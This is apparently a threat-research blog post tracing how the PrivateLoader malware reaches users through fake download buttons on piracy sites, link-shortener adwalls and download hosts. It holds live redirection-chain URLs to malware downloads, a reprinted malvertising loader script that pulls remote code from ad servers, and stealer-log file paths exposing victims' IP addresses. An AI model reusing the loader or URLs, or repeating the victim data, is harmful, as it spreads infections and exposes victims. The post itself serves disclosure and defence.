https://href.li/?https://track.redis06.sbs/go/19a45436-cb73-4be8-8e51-8ee0e9a6e90d?affiliate=623cb2b
https://unleakyammiolitesmithian.com/qhrPf0e8235b4dfec746189b023e2e0662dc9663c3796?q=a&s1=623cb2bc22
[Privateloader]
```


This domain is involved with victim logs

Press enter or click to view image in full size

> awdescargas.com (Target: Spanish-speaking users)

This domain has fake download buttons coded on his pages


Press enter or click to view image in full size



The video is from a pop-up

If you click any button you will be redirected to here, where clicking the fake button will do the same redirection to malicious domains.


Press enter or click to view image in full size




```
Clicking on fake download links will start a redirection chain.
Also pop-up links
Some requests will provide a Privateloader download

From a pop-up:
https://www.greatdexchange.com/jump/next.php?r=3873611
https://page.strtgic.com/click?pid=10&offer_id=20658&sub1=1706263910000TPTTV415800791604V1f&sub2=422
[Privateloader]

From clicking the fake button
https://awdescargas.com/go/aHR0cHM6Ly9hd2xpbmtzLnh5ei8/cD0xNjU5Ng==
click
https://awlinks.xyz/link/go.php?url=https://www.greatdexchange.com/jump/next.php?r=3873611
https://page.strtgic.com/click?pid=10&offer_id=20658&sub1=1706263910000TPTTV415800791604V1f&sub2=422
[Privateloader]
```

This domain is involved with victim logs

Press enter or click to view image in full size




> crackshash.com (Target: English-speaking users)

This domain has fake download buttons coded on his pages


```
Clicking on fake download buttons will start a redirection chain
Sometimes providign a Privateloader download

https://crackshash.com/dc.php
https://braisingalackadayentr.monster/3or02363a39e65c756001406ce4405bad16ec28c8ef2a
[Privateloader]
```

This domain is involved with victim logs

Press enter or click to view image in full size



> blizzboygames.net (Target: Spanish-speaking users)

This domain has fake download buttons coded on his pages

Press enter or click to view image in full size

```
Clicking on any fake download button starts a redirection chain
Some requests will provide a PrivateLoader download

https://onclickalgo.com/jump/next.php?r=6058394
https://page.strtgic.com/click?pid=10&offer_id=20738&sub1=170541019010000TPTTV425055776704V0e&sub2=3
[Privateloader]
```

This domain is involved with victim logs

Press enter or click to view image in full size

INDIRECTLY INVOLVED WITH PRIVATELOADER

The usage of an specific link shortening service or files downloading host on a website must not relate the domain with the abusive content that this link shortening service is providing in its links, also if this shorteners are doing its job.

But the fact is that people visit this domains looking for a download and, once they click on the shortened link, they are mislead into a fake downloads. So, the websites below are not malicious but they are actively contributing to the Privateloader campaign, aware or not, just by using this abusive services as a monetization way on his websites.

This are some abusive services identified

Get g0njxa's stories in your inbox

Join Medium for free to get updates from this writer.


Remember me for faster sign in

#1. uii.io


> wordcounter.icu & pwrpa.cc

Although these domains seems to be harmless (A word counter and a password generator website), they are being used by the link shortening service uii.io as an "adwall" while redirecting users from the shortened link to the real content.


Press enter or click to view image in full size



Press enter or click to view image in full size



Privateloader is being shared on these domains with fake download buttons:



Example from videos:

aquiyahorajuegos.net

```
A click on a download button starts a redirection chain

Extended redirection chain
https://uii.io/full?api=c292a05bb7dc2de70d01890ac99b711b8992e0be&url=aHR0cHM6Ly9kcml2ZS5nb29nbGUuY29
https://wordcounter.icu/2syc714tfuF
[Click on fake buttons]
https://magpiesblemisherombudsman.com/Uur86779dad79f3b39b84fd4f16176e0fcb6046af5a8e
[Privateloader]
```

And this domain is involved with infostealer infections:


> Press enter or click to view image in full size

Other domains identified using this link shortening service related to infostealers infections:

programaspcfulls.com (playpastelinks.com)

Downloads are managed by a pastes site, using uii.io


Press enter or click to view image in full size



bajarjuegospcgratis.com (pastesdescargas.com)

Downloads are managed by link shortening service cpmlink.net (although it has a lot of spam seems to not be related to Privateloader) and then users are redirected to a pastes site, using service uii.io

Press enter or click to view image in full size



#2 fc-lc.xyz

Adwalls used by this link shortening service have fake buttons that redirects users to Privateloader downloads.

Press enter or click to view image in full size

Example from video:


blizzpaste.com

```
Clicking on any fake download start a redirection chain:

https://homogonymouserapparels.monster/nMr4R7a8151d37b38199c48d4003466e1f6419c4e1283?q=MyFile
[Privateloader]
```

The second stage from this shortened links is another adwall on

> digitalmarktrend.com

Press enter or click to view image in full size



That has more fake buttons redirecting us to the same domain

Press enter or click to view image in full size


```
https://homogonymouserapparels.monster/r?token=f312f1697118de7f3aa002ccbb1aba5de4ec5cf7&q=my_file
```

Press enter or click to view image in full size

#3 uploadrar.com

This downloading host has fake downloading buttons that are redirecting users to Privateloader downloads. Thay try to disable debugger.


Press enter or click to view image in full size

Example in video:

s0ft4pc.com >> portable4pc.com

```
https://canoestallowrootsabre.com/jKr1Qed15878d1333c59e199f1f0956713d3614ab6b3b?q=EssentialPIM.Pro.B
```


Press enter or click to view image in full size



Other domains identified using this service are:

fcportables.com

Press enter or click to view image in full size



#4 adurly.cc

Once we click the link and land on the redirection adwall of this link shortening service, a Javascript function is loaded on the first click on any point of the website with an invisible banner, redirecting us to Privateloader downloads.

```
<script>
(function() {
  // Client site config
  const LOADER_CONFIG = {
      token: 'b0094ff19df4a1d1828373c0c2a5bb5d5f7e9419',
      adserver: 'https://8jw0.com/rtb2/r',
      cdn: '//mediapalmtree.com/api_click.js?t=1698838816',
      s1: '', / Your marketing traffic source /
      s2: '', / Your marketing traffic source /
      s3: '', / Your click_id /
      q: '' / <- Insert your query here / || document.title
  };

  window[`LOADER_CONFIG_${LOADER_CONFIG.token}`] = LOADER_CONFIG;

  function globalClickHandler(event) {
      const handlerName = `clickHandler_${LOADER_CONFIG.token}`;
      if (typeof window[handlerName] === "function") {
          window[handlerName](event);
      }
  }

  const d = document;

d.addEventListener('click', globalClickHandler, true);

  const s = d.createElement('script');
  s.src = LOADER_CONFIG.cdn;
  s.async = true;
s.dataset.token = LOADER_CONFIG.token;
  d.head.appendChild(s);
})();
</script><script type="text/javascript">
  if (window.self !== window.top) {
    window.top.location.href = window.location.href;
  }
</script>
```

Malicious ads are being served from 8jw0.com and mediapalmtree.com

Example from video:

kmspico.co

9170743_SV_138.186.251.140_18-01-22.rar/History/Microsoft Edge_Default.txt

9170743_SV_138.186.251.140_18-01-22.rar/Downloads/Microsoft Edge_Default.txt

9170291_BR_170.150.0.212_18-01-22.rar/History/Google Chrome_Default.txt

9170291_BR_170.150.0.212_18-01-22.rar/Downloads/Google Chrome_Default.txt

9170116_BR_177.22.164.0_17-01-22.rar/History/Google Chrome_Default.txt

9170116_BR_177.22.164.0_17-01-22.rar/Downloads/Google Chrome_Default.txt

9168792_BR_201.17.241.166_17-01-22.rar/History/Google Chrome_Default.txt

9168792_BR_201.17.241.166_17-01-22.rar/Downloads/Google Chrome_Default.txt

9167932_SA_77.30.105.171_17-01-22.rar/History/Google Chrome_Profile 1.txt

9167932_SA_77.30.105.171_17-01-22.rar/Downloads/Google Chrome_Profile 1.txt

9163507_PT_82.154.70.133_16-01-22.rar/History/Google Chrome_Default.txt

9163507_PT_82.154.70.133_16-01-22.rar/Downloads/Google Chrome_Default.txt

9160569_IN_115.97.248.176_16-01-22.rar/History/Microsoft Edge_Default.txt

9160569_IN_115.97.248.176_16-01-22.rar/Downloads/Microsoft Edge_Default.txt

9160285_US_172.58.99.166_16-01-22.rar/History/Microsoft Edge_Default.txt

9156547_BR_181.213.105.182_16-01-22.rar/History/Google Chrome_Default.txt

9156447_ID_125.167.116.217_16-01-22.rar/History/Microsoft Edge_Default.txt

9147346_FR_86.212.108.186_15-01-22.rar/History/Mozilla Firefox_vt1nz9xl.default.txt

9146381_ZA_102.129.99.18_15-01-22.rar/History/Microsoft Edge_Default.txt

9146381_ZA_102.129.99.18_15-01-22.rar/Downloads/Microsoft Edge_Default.txt

#5 shrinkme.org

The adwall of this link shortener service has fake download buttons. There are two malicious clicks on invisible banners before we can interact with the real website.

Press enter or click to view image in full size



```
https://kuy8h8e.com/jwroWc58c8a6ae95b504791a8c81e29a34c4c9ea2a649?q=Windows 11 23H2 Build 22631.3007
```

Example in video:

pcprogramasymas.net

#6 turbobit.com

The download host has fake download buttons redirecting users to Privateloader downloads



Seems like they started to have some issue on hosts, but indeed its a Privateloader download

```
https://veritiesgarlejobade.com/RurUj74497aa5ee97595f88481a9aebc44b13691cad05?q=%0A%20%20%20%20Downl
```

Example from video:

fullprogramlarindir.net

Press enter or click to view image in full size

